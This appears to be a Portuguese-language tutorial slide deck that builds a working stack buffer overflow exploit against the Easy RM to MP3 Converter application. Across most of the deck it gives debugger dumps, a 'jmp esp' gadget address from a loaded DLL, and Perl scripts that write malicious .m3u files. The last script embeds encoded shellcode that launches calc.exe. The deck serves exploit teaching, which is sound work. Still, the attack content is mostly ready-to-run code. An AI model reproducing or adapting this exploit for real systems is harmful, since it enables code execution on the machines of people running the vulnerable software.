000FF7F0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF800	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF810	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF820	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF830	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF840	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF850	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF860	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF870	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF880	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF890	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF8A0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF8B0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF8C0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF8D0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF8E0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF8F0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA

Encontrando espaço na memória para armazenar o shellcode

- Construiremos um pequeno teste: primeiro 26072 A's, então sobrescrever o EIP com 000FF730, então colocar 25 NOP's, então um break e mais NOP's.
- Se tudo correr bem, o EIP deve pular para 000FF730, que contém NOP's. O código seguir até o break.

```
my $file= "teste3.m3u";
my $junk= "A" x 26072;
my $eip = pack('V',0x000ff730);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```


Encontrando espaço na memória para armazenar o shellcode

- A aplicação morrerá, mas esperamos um break ao invés de um “access violation”.
- Quando olharmos o EIP, ele aponta para 000FF730, e executa o ESP.
- Quando olhamos o dump do ESP, não vemos o que esperávamos.

```
Debug registers
EAX 00000001
ECX 7C91003D ntdll.7C91003D
EDX 00300000
EBX 00104A58
ESP 000FF730
EBP 003342A0 ASCII "C:\Documents and Settings\luiz\Desktop\teste3.m3u"
ESI 77C3FCE0 msvcrt.77C3FCE0
EDI 00006610
EIP 000FF730
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO, NB, NE, A, NS, PE, GE, G)
DR0 00000000
DR1 00000000
DR2 00000000
DR3 00000000
DR6 00000000
DR7 00000000
000FF728 000FF730 0-*
000FF72C 003342A0 áB3. ASCII "C:\Documents and Settings\luiz\Desktop\teste3.m3u"
000FF730 00000000 ....
000FF734 00000006 *...
000FF738 00104A58 %J|
000FF73C 00000001 0...
000FF740 00000000 ....
000FF744 000FFBAC %'*.
000FF748 41414141 AAAA
000FF74C 41414141 AAAA
000FF750 41414141 AAAA
000FF754 41414141 AAAA
000FF758 41414141 AAAA
000FF75C 41414141 AAAA
000FF760 41414141 AAAA
000FF764 41414141 AAAA
000FF768 41414141 AAAA
000FF76C 41414141 AAAA
000FF770 41414141 AAAA
000FF774 41414141 AAAA
000FF778 41414141 AAAA
000FF77C 41414141 AAAA
000FF780 41414141 AAAA
000FF784 41414141 AAAA
000FF788 41414141 AAAA
```

Pular para o shellcode de uma maneira confiável

- Procuramos colocar nosso shellcode exatamente onde o ESP aponta.
- A razão por detrás de sobrescrever o EIP com o endereço do ESP, é que queremos que a aplicação pule para o ESP e execute o shellcode.
- Pular para o ESP é algo muito comum em aplicações Windows. De fato, aplicações Windows utiliza uma ou mais dll's, e essas dll's contém muitas instruções em código. Além do mais, o endereço utilizado por essas dll's normalmente são estáticos.
- Em primeiro lugar, precisamos entender o que o opcode para “jmp esp” é.
- Execute o Easy RM com o WinDBG:

```
(c0.3d8): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffdf000 ecx=00000003 edx=00000008 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc                int     3
```

Pular para o shellcode de uma maneira confiável

- Procuramos colocar nosso shellcode exatamente onde o ESP aponta.
- A razão por detrás de sobrescrever o EIP com o endereço do ESP, é que queremos que a aplicação pule para o ESP e execute o shellcode.
- Pular para o ESP é algo muito comum em aplicações Windows. De fato, aplicações Windows utiliza uma ou mais dll's, e essas dll's contém muitas instruções em código. Além do mais, o endereço utilizado por essas dll's normalmente são estáticos.
- Em primeiro lugar, precisamos entender o que o opcode para “jmp esp” é.
- Execute o Easy RM com o WinDBG:

```
(c0.3d8): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffdf000 ecx=00000003 edx=00000008 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc                int     3
```

Pular para o shellcode de uma maneira confiável

- Na linha de comando do windbg, na parte inferior da tela, digite “a” (de assembler, sem aspas) e pressione enter.
- Agora digite “jmp esp” e pressione enter.
- Pressione enter novamente e digite “u” (unassemble) seguido pelo endereço que foi mostrado antes ao digitar “jmp esp”.
- Próximo ao 7C90120E, podemos ver ffe4. Este é o opcode para o jmp esp.

```
7c901210 jmp esp
jmp esp
7c901212

0:000> u 7c901212
ntdll!DbgUserBreakPoint:
7c901212 cc          int     3
7c901213 c3          ret
7c901214 8bff       mov     edi,edi
7c901216 8b442404   mov     eax,dword ptr [esp+4]
7c90121a cc          int     3
7c90121b c20400    ret     4
ntdll!NtCurrentTeb:
7c90121e 64a118000000 mov    eax,dword ptr fs:[00000018h]
7c901224 c3          ret

7c901210 jmp esp
jmp esp
7c901212

0:000> u
ntdll!DbgBreakPoint:
7c90120e ffe4       jmp     esp
7c901210 ffe4       jmp     esp
ntdll!DbgUserBreakPoint:
7c901212 cc          int     3
7c901213 c3          ret
7c901214 8bff       mov     edi,edi
7c901216 8b442404   mov     eax,dword ptr [esp+4]
7c90121a cc          int     3
7c90121b c20400    ret     4
```

Pular para o shellcode de uma maneira confiável

- Vamos ver as dll's carregadas pelo Easy RM to MP3:

```
ModLoad: 00b30000 00ba1000 E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71a70000 71a87000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71a60000 71a68000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00ab0000 00ace000 E:\Arquivos de programas\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 72fb0000 72fd6000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 00bb0000 00c4f000 E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01960000 019d1000 E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00ad0000 00ad7000 E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 019e0000 01ead000 E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01eb0000 01ec1000 C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 01ed0000 01ef4000 E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMCctn00.dll
ModLoad: 020d0000 020ee000 E:\Arquivos de programas\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 72fb0000 72fd6000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02100000 02110000 E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 02320000 02332000 E:\Arquivos de programas\Easy RM to MP3 Converter\MSLog.dll
```

- Vamos buscar na área do E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMCcodec02.dll. Essa dll é carregada entre 019E0000 e 01EAD000. Busque nesta área por ff e4:

```
0:010> s 019e0000 01ead000 ff e4
01b1f23a ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3 ...N..D$.
01b5023f ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff ...M.....T.....
01b6d3db ff e4 ca b3 01 20 05 93-19 09 00 00 00 00 d4 b6 .....
01b8b22a ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0 .....W.]...".
01b8b72d ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26 ...}..7...%#...J&
01b8cd89 ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf ...5...o..J..0...
01b95c9e ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb ...\. ...y.....
01ba03d9 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...w1...h...T.
01ba1400 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u...P
01ba736d ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...w1...h...T.
01bace34 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u...P
01bb0159 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...w1...h...T.
01bb2ec0 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...8%.qD...u...P
```

Pular para o shellcode de uma maneira confiável

- Vamos utilizar o payload após o sobrescritão do EIP para armazenar nosso shellcode, assim o endereço não conteria bytes nulos.
- O primeiro endereço de acordo com o Windbg é 0x01B1F23A
- Verifique que este endereço contém o jmp esp (fazendo o unassemble a instrução em 01B1F23A):

```
0:010> u 01b1f23a
MSRMCcodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:
01b1f23a ffe4          jmp     esp
01b1f23c ff8d4e10c744  dec    dword ptr <Unloaded_POOL.DRV>+0x44c7104d (44c7104e)[ebp]
01b1f242 2410         and    al,10h
01b1f244 ff           ???
01b1f245 ff           ???
01b1f246 ff           ???
01b1f247 ff           ???
01b1f248 e8f3fee4ff   call   MSRMCcodec02!CTN_WriteHead+0xd320 (0196f140)
```

Pular para o shellcode de uma maneira confiável

- Se agora sobrescrevermos o EIP com 0x01B1F23A, um jmp esp será executado. ESP contém nosso shellcode... assim deveríamos agora ter um exploit funcional. Vamos testar com o nosso shellcode "NOP & break".
- Encerre o Windbg.
- Crie um novo arquivo m3u utilizando o script abaixo:

```
my $file= "teste4.m3u";
my $junk= "A" x 26073;
my $eip = pack('V',0x01b1f23a);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode."\xcc";
#isso fará com que a aplicação dê um break, simulando o shellcode, mas permitindo prosseguir com o debugging
$shellcode = $shellcode."\x90" x 25;
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```

Pular para o shellcode de uma maneira confiável

- A aplicação agora dá um break no endereço 000FF745, que é o local de nosso primeiro break. Assim o jmp esp funciona bem (esp começa em 000FF730, mas contém NOPs até o 000FF744).
- Tudo o que precisamos fazer agora é alterar nosso shellcode e finalizar o exploit

The screenshot displays a debugger interface with three main panels:

- Memory Panel (Top Left):** Shows a list of memory addresses from 000FF730 to 000FF747. Addresses 000FF730 through 000FF744 are filled with NOP instructions (hex 90). Address 000FF745 contains the instruction CC INT3. Address 000FF746 contains hex 90, and 000FF747 contains hex 90.
- Registers Panel (Top Right):** Shows the state of the FPU registers. The EIP register is highlighted at 000FF746. Other registers include EDX (00300000), EBX (00104A58), ESP (000FF730), EBP (003342A0), ESI (77C3FCE0), EDI (00006610), and EFL (00000206).
- ASCII Dump Panel (Bottom):** Shows a hex dump of memory starting at address 00446000. The ASCII column shows the beginning of a directory listing: "...1zC.0T@.çT@. .Ve.0W@.ç?A.'-B. --B.►JC.é'C.... Select the Directory you wish to output....changed.sec.mins... is bigger than... MB..%d..%s..The output directory is not one invalid directory. ↑ ...Others(Avaia

Pular para o shellcode de uma maneira confiável

- Digamos que queremos que o arquivo calc.exe seja executado como nosso payload, então nosso shellcode pode parecer com o seguinte:

```
my $file= "exploitrmtomp3.m3u";
my $junk= "A" x 26073;
my $eip = pack('V',0x01b1f23a); #jmp esp from MSRMCcodec02.dll
my $shellcode = "\x90" x 25;
$shellcode = $shellcode .
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Finalização

- Crie o arquivo m3u, abra-o e veja a aplicação morrer (e a calculadora deve abrir). Conseguimos fazer o exploit funcionar!

The screenshot displays the Immunity Debugger interface for the process `RM2MP3Converter.exe`. The CPU window shows assembly instructions, with the instruction `MOV ESI, DWORD PTR DS:[ESI+30]` at address `000F79F` highlighted. The registers window shows `EIP 000F790`. The memory dump window shows a pattern of `41 41 41 41` bytes, indicating a crash. The status bar at the bottom indicates an `Access violation when reading [C4825BE1] - use Shift+F7/F8/F9 to pass exception to program`. A Windows Calculator application is also visible in the foreground, showing the `Hex` tab selected.

"That's all Folks!"



Handwritten signature or mark in the bottom right corner.

Contatos

Luiz Vieira

<http://hackproofing.blogspot.com>

<http://www.oys.com.br>

luizwt@gmail.com

luiz.vieira@oys.com.br

luiz.vieira@owasp.org